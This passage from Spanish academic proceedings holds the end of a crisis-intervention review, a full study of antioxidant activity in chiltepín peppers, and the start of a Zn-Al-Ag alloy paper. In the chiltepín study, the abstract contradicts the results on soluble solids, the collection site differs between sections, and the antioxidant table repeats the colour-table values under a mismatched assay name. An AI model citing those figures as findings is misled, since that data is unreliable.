Se puede derivar de lo anterior que, una crisis psicológica ocurre cuando un evento traumático desborda de manera excesiva la capacidad de una persona para conducirse de modo usual. Como se menciona, es muy difícil predecir este tipo de crisis si se basan en los eventos que han desencadenado crisis en esos sujetos, ya que un evento que provoca esto en un sujeto no necesariamente lo hará en otro. Sin embargo, algunos eventos, como los que se enlistan arriba, son más susceptibles de precipitar reacciones de crisis en una mayor cantidad de personas, como son los ataques físicos, tortura, violaciones, catástrofes naturales, entre otros. Dichos eventos, inducen de manera más común un desequilibrio psicológico que se denomina comúnmente como “desorden de estrés agudo”.

Este desorden se caracteriza por sentimientos de intenso miedo, impotencia y horror, según (Benveniste, 2000). También pueden presentar ausencia total de emociones, de sensibilidad emocional, sentimientos de desconexión, reducción de reconocimiento de ambientes, sentido de irrealidad o amnesia, además, las personas que sufren de este desorden pueden sentirse ansiosas, excitables, agitadas, desesperadas, irritables o desesperanzadas, así como experimentar constantemente, o revivir, el evento en sueños recurrentes, escenas repetitivas y recuerdos del trauma que persisten.

También pueden evitar a otras personas, lugares y objetos que pudieran evocar recuerdos del evento traumático, así como dificultad para concentrarse y funcionar de manera normal en su día a día. También es común que padezcan de sentimientos de culpa por haber sobrevivido o por sentir que no han proporcionado suficiente ayuda a otros. Algunas personas pueden ponerse agresivas o autodestructivos, descuidándose a sí mismos, sintiéndose confusos o comportándose de modo extraño. (Benveniste, 2000)

Todo lo anterior dota a las crisis de una inmensa subjetividad, cada sujeto es susceptible de desarrollar una crisis interna provocada por sucesos diversos, lo que causa una crisis en una persona, no necesariamente lo causará en otra, debido a las vivencias y experiencias que cada individuo tiene a lo largo de su vida, y nunca son iguales a las de otra persona, todo ser humano responde a cierta unicidad inherente a él, es por eso que es complicado, en cierto grado, predecir el desarrollo de las crisis en las víctimas.

Cuando la víctima es tratada de manera efectiva y rápida, los síntomas de estrés agudo disminuyen o desaparecen completamente alrededor de los siguientes 30 días. Cuando no hay tratamiento este desorden puede persistir y, si su duración es de uno a tres meses, se denomina “desorden de estrés postraumático”.

La importancia de la intervención en crisis deriva de la respuesta al trauma e involucra a todas las profesiones relacionadas con la asistencia, todos estos elementos han contribuido a las evoluciones que ha experimentado la intervención en crisis por se.

Con lo mencionado, se podría entender que en el momento de la crisis, el individuo que la experimente enfrenta una encrucijada importante para su desarrollo personal, pues si es atendido de la manera correcta, y con esto se puede referir, incluso, a ser escuchado, es susceptible de mejorar su vida en alto grado, pues habrá superado de una manera adecuada el evento que le pudo haber desencadenado una crisis, pero no lo hizo, lo cual dota al individuo del carácter suficiente para desarrollar mejor su vida, mejorarla incluso.

En el mismo sentido, si el evento o la crisis no son abordados de la manera adecuada, el individuo estará en la misma encrucijada, pero del lado opuesto, lo que quiere decir que la crisis potencial afectará su vida de una manera perjudicial, no tendrá la misma capacidad de desarrollo que en el caso que se describía anteriormente, pues esa crisis o la capacidad de ella no habrán sido abordados de la mejor manera, o mediante las herramientas adecuadas.

Lo que se observa aquí es una ambivalencia del concepto de crisis, en el que o bien se supera y logra un mejoramiento de la vida del sujeto, o bien, no se supera y no se aborda de una manera adecuada, y logra afectar perjudicialmente la vida de la persona.

Cabe destacar, que lo que se consideran “las herramientas adecuadas”, puede ir en un sentido muy amplio, desde escuchar a la persona, preguntar sobre las emociones que está experimentando, o simplemente hacerla sentir apoyada, pues, como se menciona, cualquier evento puede ser susceptible de desarrollar una crisis, debido al carácter personal y subjetivo de cada persona, todo individuo tiene, a lo largo de su vida, experiencias que lo van marcando, que van inclinándolo su vida hacia un lugar u otro, vive y experimenta distintas cosas, es por eso que, mediante este carácter subjetivo, cualquier evento podría recordar o despertar emociones susceptibles de desencadenar una crisis, dependiendo siempre de la persona.

También, como se ha mencionado, existen sucesos de gran magnitud que son capaces de desencadenar crisis en varios individuos al mismo tiempo, es ahí en donde, con mayor razón, la sociedad debe estar preparada, saber qué hacer y cómo llevarlo a cabo, para evitar, en medida de lo posible, que la crisis sea desarrollada por los individuos.

Además, la psicoterapia tradicional se basa principalmente en el modelo médico y supone que se lleva un tratamiento al paciente que padece un trastorno que requiera el conocimiento de un profesional, un doctor. Esto es relevante porque antes del uso del concepto de intervención en crisis, se suponía que los pacientes con desorden de estrés necesitaban un tratamiento especializado, que se dedicara a curar una enfermedad, no obstante, aunque la crisis y el trauma tienen la capacidad de causar un padecimiento psicológico grave, la distinción es relativamente reciente.

Se puede observar que, el periodo de crisis es un momento de gran vulnerabilidad, partiendo de esto la importancia de la intervención, así como su gran peso en la vida de la víctima, como se ha mencionado, esta influencia puede ser bien positiva o negativa. Alusivo a esto, la obra de (Rubin Wainrib & Bloch, 2000) señala que las personas disponen, inherentemente, de una gran cantidad de recursos internos de los que puede hacer uso ante una crisis. Incluso se menciona que muchas personas no necesitan de ayuda externa para superar, mientras que, para algunos otros, una intervención adecuada puede resultar sumamente valiosa.

Sin embargo, la resistencia al estrés de las personas no es ilimitada, lo que cualquier persona, bajo circunstancias abrumadoras, es potencialmente susceptible de experimentar un estrés de este tipo. Nadie está exento de las situaciones de crisis, ni todo el conocimiento sobre crisis y traumas hacen evitable la vivencia de ellas, es por lo que este conocimiento debe ser divulgado, porque no se sabe con certeza cuándo, en dónde o quién puede desarrollarlas.

Asimismo, se hace mención de que la crisis no solo afecta a los pacientes, sino que le puede suceder a cualquier persona, en cualquier momento bajo las circunstancias correctas. (Rubin Wainrib & Bloch, 2000) Es decir, se observa más como un proceso que como una enfermedad, paradigma que ha ido evolucionando con el paso de los años. Si los profesionales actúan con este concepto en mente, en el punto de la crisis preciso, se puede ayudar de mejor manera, encontrando mejores soluciones.

Aquí se observa, una vez más, el carácter ambivalente del concepto de crisis es un proceso, no una enfermedad, en el que se tiene una capacidad de mejoramiento en la vida de las personas que logran superarlo y sobrellevarlo de

una buena manera, aunque en el caso contrario, se necesite apoyo profesional y, quizás, un poco más de tiempo para poder superar la crisis, siempre mediante las herramientas adecuadas.

Lo que se intenta analizar en este trabajo de investigación es precisamente eso, el acercamiento de intervención debe ser observado desde el punto de vista de dos personas que trabajan, en conjunto, para ayudar a una de ellas. Se trabaja para superar el periodo de crisis que se desató por un evento traumático.

El impacto de este panorama tiene una influencia importante en el ámbito de la psicoterapia, ya que la intervención y la respuesta al trauma son relaciones a corto plazo, tiene como objetivo producir un cambio positivo en la situación psicológica de la víctima, tan rápidamente como sea posible. Es por ello, que existe la necesidad de desarrollar, como profesional, la habilidad psicológica para trabajar en ambientes tradicionales, pero también atípicos creados por tales eventos traumáticos.

En el mismo sentido, se hace visible la falta de intervención, que se considera primordial, en este tipo de sucesos caóticos, teniendo una importancia crítica para el desarrollo personal y psicológico de la víctima, teniendo en cuenta, que en estos casos, lo primero que se debe salvaguardar es la integridad física y mental de las personas, su vida, como elemento más importante, sobre todo en los casos de sucesos desastados por desastres naturales, que suelen dejar estragos de desastre en grandes zonas territoriales.

La importancia de la intervención en crisis es que tiene la finalidad de crear un entorno seguro para la víctima y el ofrecimiento de apoyo, en segundo plano, evaluar las estrategias de afrontamiento y las redes de posible apoyo en el entorno familiar y social de la víctima. La intervención inmediata con las víctimas, comúnmente llamado como "debriefing" tiene el principal objetivo de ayudar a ventilar las emociones y poder evaluar y detectar a las personas que son susceptibles de requerir una intervención clínica posterior. (Lebrón Carbonell, 2015)

Este método, es parte de lo que se mencionaba de tener la capacidad de, simplemente, escuchar al sujeto que está pasando por el proceso de crisis, ventilar sus emociones puede ser muy benéfico para su desarrollo personal y psicológico, y básicamente tiene tanto éxito debido a su inmediatez, ya que se debe realizar poco después de haber experimentado el evento o suceso que podría desarrollar una crisis en la persona, además, mediante este proceso, es posible detectar a aquellos individuos que requieran de una intervención clínica posterior, por lo que los beneficios del "debriefing" vienen en ambos sentidos, superar en una primera instancia, y detectar futuras intervenciones, con el fin de seguir apoyando a las personas.

### Comentarios Finales

Se puede concluir que los diversos autores estudiados y analizados en esta investigación concuerdan en la importancia de la intervención en crisis en situaciones de trauma, cabe mencionar que se han analizado autores desde diversas perspectivas, por ejemplo, intervenciones desde el panorama del terrorismo, del de las catástrofes naturales y el trauma, es por ello que se enriquece esta investigación con el conjunto de bibliografías que abordan la intervención en crisis desde distintas perspectivas.

Esta diversidad permite robustecer el ámbito de la intervención en crisis, pues, como se ha observado, el carácter subjetivo y personal de cada sujeto toma un papel fundamental en el desarrollo de las crisis, por lo que se considera crucial entender el concepto de crisis desde un punto de vista integral, es decir, que no se enfoque desde un punto de vista en particular, sino desde la conjunción de las diversidades que existen.

Se puede notar que el común denominador en toda la investigación es el impacto que tiene una correcta intervención en las víctimas de algún evento que tenga el potencial de desencadenar una crisis o trauma a el individuo que lo vive y las personas que lo rodean, el tiempo es uno de los factores a tener en mayor consideración para llevar a cabo una correcta intervención.

Es importante destacar que el proceso de crisis debe considerarse como tal, y no como una enfermedad, ya que al abordarse de esta manera, se permite visualizar su carácter ambivalente, es decir, que el proceso de crisis es observado como un dilema personal, en el que, o bien, se desarrolla y mejora la vida de la persona que lo experimenta, o se afecta la misma, a partir del proceso de crisis, es una oportunidad, una encrucijada, más que una enfermedad.

Otro elemento importante es la capacidad del sujeto que acompaña a la víctima de tener, si bien no cuenta con conocimientos profundos y extensos del tema, al menos que tenga los esenciales para poder brindar una intervención más adecuada, también se debe considerar que no solo los profesionales en el ámbito de la salud mental deben tener en cuenta este tipo de investigaciones, sino, como se ha mencionado, también bomberos, policías, equipos de rescate, entre muchos otras figuras que pueden entrar en contacto con las víctimas y que puedan evaluar si se necesita o no dicha intervención.

Esto es crucial, entre más personas tengan conocimiento de esta temática y lo que puede ocasionar en la vida de las personas dentro de la sociedad, será menos necesaria una intervención clínica posterior, sería una sociedad mejor

preparada para hacerle frente a los obstáculos propios de la vida humana en sociedad, y así podrán desarrollarse mejor las personas.

Son los pequeños detalles los que pueden marcar una diferencia en una situación como la que se describe previamente, una simple acción de escuchar o preguntar por las emociones, pueden fungir como una ayuda de gran magnitud para las personas.

Asimismo, se considera pertinente mencionar que se ha demostrado que, métodos como el debriefing, o de ventilación y desahogo de la experiencia vivida, han demostrado ser eficaces para la prevención de desórdenes de trauma postraumático, esto es fundamental porque realza el hecho de que el simple hecho de que la víctima tenga a alguien que la pueda escuchar, en el momento preciso, puede cambiar el rumbo del impacto generado por el evento traumático en cuestión.

En resumidas cuentas, lo que la investigación pretende es visibilizar la importancia de una correcta intervención en crisis, además de tener en consideración la gran cantidad de eventos que pueden causar o desencadenar situaciones de crisis o de trauma en las personas, ya que muchos de ellos, o son causados por la cotidianidad social que se experimenta, o bien son causados por cuestiones naturales que pueden tomar por sorpresa a las personas.

### Bibliografía

#### Referencias bibliográficas

- Benveniste, D. (2000). Intervención en crisis después de grandes desastres. *Trópicos: La Revista del Sociedad Psicoanalítica de Caracas. Año VIII, Vol. I.*
- Echeburúa, E., del Corral, P., & Amor, P. J. (2004). Nuevos enfoques terapéuticos del trastorno de estrés postraumático en víctimas del terrorismo. *Clínica y Salud vol. 15 n.º 3, 273-292.*
- Gantiva Díaz, C. A. (2010). Intervención en crisis: una estrategia clínica necesaria y relevante en Colombia. *Psychologia avances de la disciplina vol.4 no.2.*
- Guerrero Rey, K. (2012). Intervención en crisis: Eventos traumáticos en situaciones de desastre. *Tesis de Licenciatura. Universidad de la Sabana.*
- Lebrón Carbonell, I. (2015). Debriefing Group. Intervenciones ante sucesos traumáticos.
- Rubin Wainrib, B., & Bloch, E. (2000). *Intervención en crisis y respuesta al trauma.* Bilbao: Desclée de Brouwer.
- Santacruz Escudero, J. M. (2008). Una revisión acerca del debriefing como intervención en crisis y para la prevención del TEPT (trastorno de estrés postraumático). *Revista Colombiana de Psiquiatría, vol. 37, núm. 1, 198-205.*
- Slaikeu, K. (1996). *Intervención en crisis: manual para práctica e investigación.* México: México: El Manual Moderno.
- Villalobos Cano, A. (2009). Intervención en crisis en situaciones de desastre: intervención de primera y segunda instancia. *Revista Médica de Costa Rica y Centroamérica LXVI (587), 5-9.*

# EVALUACIÓN DE CARACTERÍSTICAS FISICOQUÍMICAS Y ACTIVIDAD ANTIOXIDANTE DE CHILTEPÍN EN DOS ESTADOS DE MADUREZ

Dr. José Manuel-Pinedo-Espinoza<sup>1</sup>, Dr. César Uriel López-Palestina<sup>2</sup>, Mc. Matilde Reyes-Fuentes<sup>3</sup>, Ing. Hilse Guadalupe López-Gallardo<sup>2</sup>, Ing. Luis Alberto Flores- Lara<sup>2</sup>, Dra. Alma Delia Hernández- Fuentes<sup>2</sup>

**Resumen**— El fruto de chiltepín es muy importante por su valor alimenticio, ya sea en verde o seco, además posee algunas propiedades medicinales. En este trabajo se evaluaron dos estados de madurez; índice 1 (verde incipiente), Índice 2 (completamente rojo) sobre las propiedades fisicoquímicas y actividad antioxidante de frutos de chiltepín de Vallecito Zacatecas. Las variables evaluadas fueron; Sólidos solubles totales (°Bx), acidez titulable, color, vitamina “C” y actividad antioxidante por DPPH . El diseño experimental utilizado fue completamente al azar y la prueba de comparaciones de medias de Tukey ( $p \leq 0.05$ ). Se observaron diferencias significativas en sólidos solubles totales, acidez titulable, color, vitamina C y actividad antioxidante por DPPH, en los dos estados de madurez de los frutos de chiltepín. El mayor contenido de sólidos solubles totales, vitamina “C” y actividad antioxidante se observó en los frutos de chiltepín con índice de madurez uno (verde incipiente) con respecto a los frutos de chiltepín con índice de madurez 2 (completamente rojos).

**Palabras clave**—Chiltepín, actividad antioxidante, características fisicoquímicas, índice de madurez.

## Introducción

Los frutos del chiltepín además de dar sabor a los alimentos, son parte de la medicina tradicional. La recolección de estos frutos es una actividad económica de relevancia. Sin embargo, los estudios disponibles son escasos. El chile “chiltepín”, “piquín” o “del monte” (*Capsicum annuum*, var. *aviculare* Dierb.), es considerado como el ancestro de todas las formas de chiles conocidos (jalapeño, serrano, ancho, pasilla, guajillo, de árbol, entre otros) y se encuentra en forma silvestre en México, principalmente en las zonas bajas. Normalmente se le encuentra después de la época de lluvias en zonas de matorral submontaño, aunque también está presente en zonas más elevadas de encinos y bosques caducifolios. En México, tiene una amplia adaptación en el trópico y zonas semiáridas en los estados de: Veracruz, Tabasco, Campeche, Quintana Roo, Yucatán, Chiapas, Oaxaca, Guerrero, Jalisco, Michoacán, Nayarit, Colima, Sinaloa, Sonora, Coahuila, Nuevo León, San Luis Potosí y Tamaulipas.

El mayor volumen de chile piquín que se comercializa proviene de colectas de plantas silvestres. Existen pocas evidencias de la explotación comercial de piquín, debido en gran medida a la dificultad para hacer germinar la semilla; en poblaciones silvestres, aparentemente el tracto digestivo de las aves que consumen los frutos favorece la germinación de la semilla (Rueda-Puente et al., 2010; Márquez-Quiroz et al., 2013). El fruto de chile piquín, se consume en las comunidades aledañas a las áreas de producción y se ha incrementado en los últimos años, promovido por la exhibición en los supermercados (Sandoval, 2011). El fruto de chiltepín es apreciado y cotizado por su agradable sabor y grado de pungencia, además no irrita el sistema digestivo. Su fruto alcanza hasta 40 veces el valor de chiles serranos y jalapeños.

Sin embargo, la aceptación de los chiles en el contexto internacional, no solo se circunscribe al aspecto organoléptico de saborizantes como especial, sino también por sus amplios atributos que son utilizados en cosmetología, farmacología, medicina tradicional y moderna, pigmentos para la alimentación e industria, bebidas refrescantes, en la elaboración de aerosoles para la defensa personal entre otros. Esto ha dado origen a la formación

<sup>1</sup> Dr. José Manuel Pinedo Espinoza, Universidad Autónoma de Zacatecas, Unidad Académica de Agronomía, km 15.5 Carretera Zacatecas-Guadalajara, C.P. 98170, Zacatecas, Zacatecas, México. pinedozac@gmail.com

<sup>2</sup>Dr. Cesar Uriel López-Palestina, Instituto de Ciencias Agropecuarias de la Universidad Autónoma del Estado de Hidalgo, Tulancingo de Bravo, Hidalgo. Av. Universidad km 1, Rancho Universitario

<sup>3</sup>M en C. Matilde Reyes Fuentes, Escuela Superior de Tlahuelilpan de la Universidad Autónoma del Estado de Hidalgo, Tlahuelilpan, Hidalgo.

<sup>1</sup>Alma Delia Hernández Fuentes es Profesor Investigador del Instituto de Ciencias Agropecuarias de la Universidad Autónoma del Estado de Hidalgo, Tulancingo de Bravo, Hidalgo. hfad@hotmail.com (autor corresponsal)



de una pujante industria nacional e internacional que abarca desde la elaboración de productos caseros, hasta los grandes consorcios transnacionales. Por lo anterior en este trabajo se realizó una evaluación fisicoquímica y actividad antioxidante de chiltepín silvestre de Vallecito, Valparaíso Zacatecas, México.

### **Materiales y Métodos**

#### *Sito de colecta*

Los frutos de chiltepín se colectaron en Vallecito, Municipio Bolaños del Estado de Jalisco México, el cual localiza a una latitud de 22.7723, longitud de -103.568 22° 46' 20'' Norte, 103° 34' 5'' Oeste y a una altitud de 1.888 msnm. Los frutos se colectaron con dos índices de madurez; índice de madurez 1 (color verde, en madurez fisiológica) e índice 2 (color rojo en madurez comercial).

#### *Clima*

El clima de Valparaíso es semiseco y semicalido. En el verano recibe entre 5 y 10.2 mm de lluvia. En promedio, las temperaturas más cálidas se presentan en junio, entre 22° y 23 °C. Enero es el mes más frío con un rango de -1° a 15° °C.

#### *Variables de estudio*

Los frutos de chiltepín, fueron lavados y en estado fresco se determinaron las siguientes variables; pH, sólidos solubles totales, acidez titulable y color. Para la determinación de actividad antioxidante por DPPH las muestras de chile se ultracongelaron, posteriormente se liofilizaron y se molieron.

#### *Análisis fisicoquímicos.*

Sólidos solubles totales (SST), se evaluaron de acuerdo a la AOAC método 920.151 (1990), con un refractómetro digital (Modelo PR-101, ATAGO CO LTD, Japón), y se reportan en grados Brix (°Brix). Acidez titulable (AT), se evaluó mediante el método 942.151 descrito por la AOAC (1990), los resultados se expresan en % de ácido cítrico. Los valores de pH se determinaron con un potenciómetro digital (HI 2211, Hanna Instruments Inc. UK). Se realizaron lecturas de color con un colorímetro Hunter Lab (Minolta, CM508d, Minolta Camera. Co., Ltd, Osaka, Japón). Los valores de a\* (rojo-verde), b\* (amarillo-azul) y L\* se obtuvieron de la lectura directa del colorímetro Hunter Lab. Los análisis se hicieron por triplicado.

#### *Actividad antioxidante.*

Capacidad antioxidante se evaluó mediante el ensayo del efecto detoxificador de radical libre 2,2-difenil-1-picrilhidrazilo (DPPH) (Brand-Williams et al., 1995). El efecto detoxificador de radical libre del DPPH se calculó mediante la siguiente ecuación: Efecto detoxificador DPPH (%) =  $[1 - (A_{517nm} \text{ muestra} / A_{517nm} \text{ blanco})] \times 100$ .

#### *Análisis de resultados*

Para el análisis de resultados se utilizó un diseño experimental completamente al azar, se realizó un análisis de varianza y la prueba de comparaciones múltiples de medias de Tukey con una  $P \leq 0.05$ . Se utilizó el programa SAS System for Windows versión 9.0.

### **Resultados y Discusión**

Se observaron diferencias significativas en el contenido de sólidos solubles totales, acidez titulable y pH en los frutos de chiltepín (Cuadro 1).

El mayor contenido de sólidos solubles totales se observó en los frutos de chiltepín con índice de madurez 2 (color rojo en madurez comercial), con respecto a los frutos de chiltepín con índice de madurez 1 (color verde, en madurez fisiológica), con valores de 12.5 y 6.5 % respectivamente. El mayor contenido de acidez titulable se observó en los frutos de chiltepín con índice de madurez 2 (color rojo en madurez comercial) con un valor de 0.15 %. En relación a pH, el valor fue ligeramente mayor en los frutos de chiltepín con estado de madurez 1 (color verde, en madurez fisiológica). Al respecto se menciona que la calidad se evalúa por la apariencia, valor nutricional, composición en madurez de consumo, sanidad y sabor (sólidos solubles totales y acidez titulable) (Kader, 2002; Cantwell et al., 2007).

Cuadro 1. Contenido de sólidos solubles totales, acidez titulable y pH en frutos de chiltepín con dos estados de madurez.

Índices de madurez Índice 1; Color verde, en madurez fisiológica e Índice 2; (Color rojo en madurez comercial	Sólidos solubles totales (%)	Acidez titulable (%)	pH
Color verde, en madurez fisiológica	6.5 ± 0.96 a	0.15 ± 0.01a	5.6 ± 0.02 <sup>a</sup>
Color rojo en madurez comercial	12.5 ± 0.67b	0.19 ± 0.02b	5.5 ± 0.01b

Los datos expresan valores promedio ± la desviación estándar (n=3).

<sup>a</sup>Valores con la misma letra dentro cada columna no son diferentes significativamente de acuerdo con la prueba de Tukey a una P≤0.05

Los frutos de chiltepín, con índice de madurez 1 (color verde, en madurez fisiológica), presentaron el mayor valor de L\*, lo que indica que tuvieron una mayor luminosidad o mayor brillantez en relación a los frutos con índice de madurez 2 (Color rojo en madurez comercial), mientras que los valores de a\* fueron negativos (-8.88) para el índice de madurez 1 (Color verde, en madurez fisiológica), los valores negativos indican una coloración verde. El valor de b\* se observó en los frutos de chiltepín con índice de madurez 2 (Cuadro 2). En este sentido, se menciona que el color rojo es el resultado de la degradación de la clorofila, así como de la síntesis de cromoplastos (Fraser et al., 1994).

Cuadro 2. Color (L\*, a\* y b\*) en frutos de chiltepín con dos estados de madurez.

Índices de madurez Índice 1; Color verde, en madurez fisiológica e Índice 2; Color rojo en madurez comercial	L*	a*	b*
Color verde, en madurez fisiológica	52.16 ± 5.32 <sup>a</sup>	-8.88 ± 1.47a	24.48 ± 4.28 <sup>a</sup>
Color rojo en madurez comercial	46.16 ± 2.85b	49.07 ± 3.74b	33.52 ± 7.31b

Los datos expresan valores promedio ± la desviación estándar (n=3).

<sup>a</sup>Valores con la misma letra dentro cada columna no son diferentes significativamente de acuerdo con la prueba de Tukey a una P≤0.05

La mayor actividad antioxidante se encontró en los frutos de chiltepín con índice de madurez 1 (Color verde, en madurez fisiológica) con respecto a los frutos de chiltepín con índice de madurez 2 (Color rojo en madurez comercial) (Cuadro 3). En este sentido, en varios estudios se observó que existen diferencias en la actividad antioxidante en chiles, lo cual es atribuido a diferentes causas como fertilización, madurez del fruto y temperatura (Menichini, et al., 2009; Núñez-Ramírez, 2011; Álvarez-Parrilla, et al., 2011).

Cuadro 3. Actividad antioxidante por ABTS en frutos de chiltepín con dos estados de madurez.

Índices de madurez Índice 1; Color verde, en madurez fisiológica Índice 2; (Color rojo en madurez comercial	DPPH (µM Trolox/g PS)

---

Color verde, en madurez fisiológica	52.16 ± 5.32 <sup>a</sup>
Color rojo en madurez comercial	46.16 ± 2.85 <sup>b</sup>

---

Los datos expresan valores promedio ± la desviación estándar (n=3).

<sup>a</sup>Valores con la misma letra dentro cada columna no son diferentes significativamente de acuerdo con la prueba de Tukey a una P≤0.05

### Conclusiones

El mayor contenido de sólidos solubles totales, acidez titulable y mayor intensidad de color se observó en los frutos de chiltepín con índice de madurez comercial, mientras que la mayor brillantez se encontró en los frutos de chiltepín en madurez fisiológica, sin embargo la mayor actividad antioxidante se encontró en los frutos de chiltepín en madurez fisiológica. Los resultados obtenidos en este trabajo muestran que los frutos de chiltepín tienen propiedades antioxidantes altas, por tanto, se considera un vegetal de importancia en la nutrición humana.

### Referencias bibliográficas

- Alvarez-Parrilla E., de la Rosa L.A., Amarowicz R., Shahidi F. (2011). An oxidant activity of fresh and processed alape o and Serrano peppers. *J. Agric. Food Chem.*, 12:163-173.
- AOAC. Official methods of analysis of the AOAC, 15th ed. Methods 932.06, 925.09, 985.29, 923.03. Association of official analytical chemists. Arlington . 1990.
- Brand-Williams, W., M. E. Cuvelier., C. L. W. T. Berset, Use of a free radical method to evaluate antioxidant activity. *LWT-Food science and Technology*, 28(1), 25-30. 1995.
- Cantwell, M., S. Stoddard, M. LeStrange, and B. Aegerter.. Report to the California tomato commission. Tomato variety trials: postharvest evaluations for 2006. UCCE Fresh Market Tomato Variety Trial 2006 Postharvest Evaluation. UC Davis, Davis Ca. USA. 16 p. 2007
- Fraser, P.D., M.R. Truesdale, C.R. Bird, W. Schuch y P.M. Bramley. 1994. Carotenoid biosynthesis during tomato fruit development. *Plant Physiol.* 105, 405-413.
- Kader, A. A. Quality and safety factors: definition and evaluation for fresh horticultural crops. In: Kader, A. A. (ed). *Postharvest Technology of Horticultural Crops*. Third edition. University of California, Agriculture and Natural Resources Pub. 3311. USA. pp: 279-286. 2002.
- Márquez-Quiroz, C., S. T. López-Espinosa., P. Cano-Ríos., A. Moreno-Reséndez. Fertilización orgánica: una alternativa para la producción de chile piquín bajo condiciones protegidas. *Revista Chapingo. Serie horticultura*, 19(3), 279-286, 2013.
- Menichini F. R., Tundis M., Bonesi . (2009).The influence of fruit ripening on the phytochemical content and biological activity of Capsicum chinense Jacq. cv Habanero. *Food Chemistry*, 114:553–560.
- Núñez-Ramírez F., González-Mendoza D., Grimaldo-Juárez O., Díaz L.C. (2011). Nitrogen fertilization effect on antioxidants compounds in fruits of habanero chili pepper (*Capsicum chinense*). *Int. J. Agric. Biol.*, 13: 827-830.
- Rueda-Puente, E. O., B. Murillo-Amador., T. Castellanos-Cervantes., J. L. García-Hernández., M. A. Tarazòn-Herrera., M. S. Moreno., B. I. E. Gerlach. Effects of plant growth promoting bacteria and mycorrhizal on *Capsicum annuum* L. var. aviculare ([Dierbach] D'Arcy and Eshbaugh) germination under stressing abiotic conditions. *Plant Physiology and Biochemistry* 48(8): 724-730, 2010.
- Sandoval Rangel, A. El cultivo del chile piquín y la influencia de los ácidos orgánicos en el crecimiento, productividad y calidad nutricional (Tesis Doctoral, Universidad Autónoma de Nuevo León). 2001.

# Análisis de la dispersión de fases de una aleación Zn-22%Al-4%Ag sometida a procesos termomecánicos

M.C Juan Manuel Prado Lázaro<sup>1</sup>, Dr. Ángel Ramos Banderas<sup>2</sup>, Dr. Israel Aguilera Navarrete<sup>3</sup>, M.C. Alexis Vaed Vázquez<sup>4</sup>, Ing. Eduardo Ávalos Arcos<sup>5</sup>

**Resumen** - La aleación Zn-22%Al-X%Ag Zinag®, ha sido estudiada y clasificada como material superplástico. En este trabajo la aleación Zn-22%Al-X%Ag, fue deformada por los procesos termomecánicos de laminación-rolado y trefilado. Se encontró que la fase  $\epsilon$  es la responsable de la superplasticidad. Gracias a este trabajo se estudió la dispersión de las fases presentes en una aleación Zn-22%Al-4%Ag, producto de la deformación en frío mediante los procesos de laminación-rolado y trefilado. Además se realiza la caracterización microestructural de las probetas antes y después de la deformación. Se utilizó un Algoritmo de Procesamiento Metalográfico Programado para la cuantificación de las fases presentes en la aleación, con el cual se analizó el grado de dispersión de las fases. Los resultados sugieren que la fase  $\epsilon$  promueve la superplasticidad en la aleación.

**Palabras clave**- Dispersión de fases, Procesamiento de imagen, Aleación Zn-22Al-XAg, Rolado-Laminado, Trefilado .

## Introducción

Según Villaseñor G. T. (1985) y Patwardhan A.K. et al.(1996), las aleaciones Zn-Al en especial las que se encuentran en el punto eutectoide han sido de gran interés científico, estas aleaciones cuentan con comportamiento superplástico como lo mencionado por Castillo F. D. (2008), A. Arieli (1979) y Ramos (2012), temperaturas de trabajo bajas P. Málek (1999) y bajo costo de producción en comparación a fundiciones ferrosas. La aleación llamada Zn-22%Al-X%Ag (Zinag®), ha sido estudiada como material superplástico Casolco S. R. (2003) y Casolco S. R. (2007). En este trabajo la aleación Zn-22%Al-XAg, se deforma mediante los procesos termomecánicos laminación-rolado y trefilado, T. Manaka (2014) y Valdez et al. (2010). La laminación-rolado es el proceso de la reducción de la sección transversal de un material, haciéndolo pasar entre dos dados cilíndricos que giran en sentido opuesto como lo mencionado por Groover, M. P. (2007). El trefilado es un proceso que consiste esencialmente en reducir las dimensiones de una barra o alambre al hacerla pasar por dados cónicos por deformación en frío. El trefilado como ocurre normalmente con los procesos de deformación en frío permite conseguir dimensiones controladas para ser utilizadas en productos con secciones transversales constantes, Bengy S. E, & Segovia D. F, (2001).

En este trabajo se presenta la dispersión de fases presentes en la aleación Zn-22%Al-4%Ag, mediante la deformación en frío (laminación-rolado y trefilado). Las muestras obtenidas mediante deformación en frío se caracterizan antes y después de cada pase de deformación mediante microscopía electrónica de barrido (MEB). Las imágenes metalográficas obtenidas se procesan, mediante un Algoritmo de Procesamiento Metalográfico Programado (APMP), el cual permite cuantificar la presencia de fases presentes en la aleación, además de medir el grado de dispersión de las mismas, lo cual ayuda al análisis de dispersión.

## Descripción del método

Para estudiar la dispersión de fases de la aleación Zn-22%Al-4%Ag se toman probetas representativas entre cada uno de los pases de deformación. Las probetas se montan en baquelita y se caracterizan bajo la norma ASTM E3

---

<sup>1</sup> TECNMI. T. Morelia. Avenida Tecnológico No.1500, Col. Lomas de Santiaguito. Morelia, Mich. Tel.: +521-4431-054759. [juan.manuel.prado.lazaro@gmail.com](mailto:juan.manuel.prado.lazaro@gmail.com)

2. TECNMI. T. Morelia. Avenida Tecnológico No.1500, Col. Lomas de Santiaguito. Morelia, Mich. Tel.: +521-4431-084816. [arblss@hotmail.com](mailto:arblss@hotmail.com)

3. CONACYT – TECNMI. T. Morelia. Avenida Tecnológico No.1500, Col. Lomas de Santiaguito. Morelia, Mich. Tel.: +521-4111-104311. [iaguilerana@conacyt.mx](mailto:iaguilerana@conacyt.mx)

4. TECNMI. T. Morelia. Avenida Tecnológico No.1500, Col. Lomas de Santiaguito. Morelia, Mich. Tel.: +521-4431-400319. [alexvaed@hotmail.com](mailto:alexvaed@hotmail.com)

5. TECNMI. T. Morelia. Avenida Tecnológico No.1500, Col. Lomas de Santiaguito. Morelia, Mich. Tel.: +521-4434-807562. [eduardo\\_aa9@outlook.es](mailto:eduardo_aa9@outlook.es)

antes de su observación en el MEB. Una vez obtenidas las micrografías de MEB fueron procesadas en el APMP bajo la plataforma Scilab, está información dio como resultado matrices binarias con las tres fases presentes separadas.

*Fabricación de la aleación y caracterización.*

Las probetas de estudio obtenidas siguiendo la metodología de fusión según (Casolco 2006) de los elementos Zn, Al y Ag, Una muestra representativa del lingote se estudió metalográficamente mediante MEB, ejemplos de las metalografías se presentan en la Figura 1. Posteriormente se fabricaron probetas para deformación, con dimensiones de 5mm de ancho, 9mm de alto y 105mm de largo. En la primera parte del proceso se logró una deformación del 97.86% en comparación a las medidas originales. Posteriormente en el trefilado se obtuvo una de reducción de diámetro 86.77%, como se muestra en la Tabla I y Tabla II respectivamente.

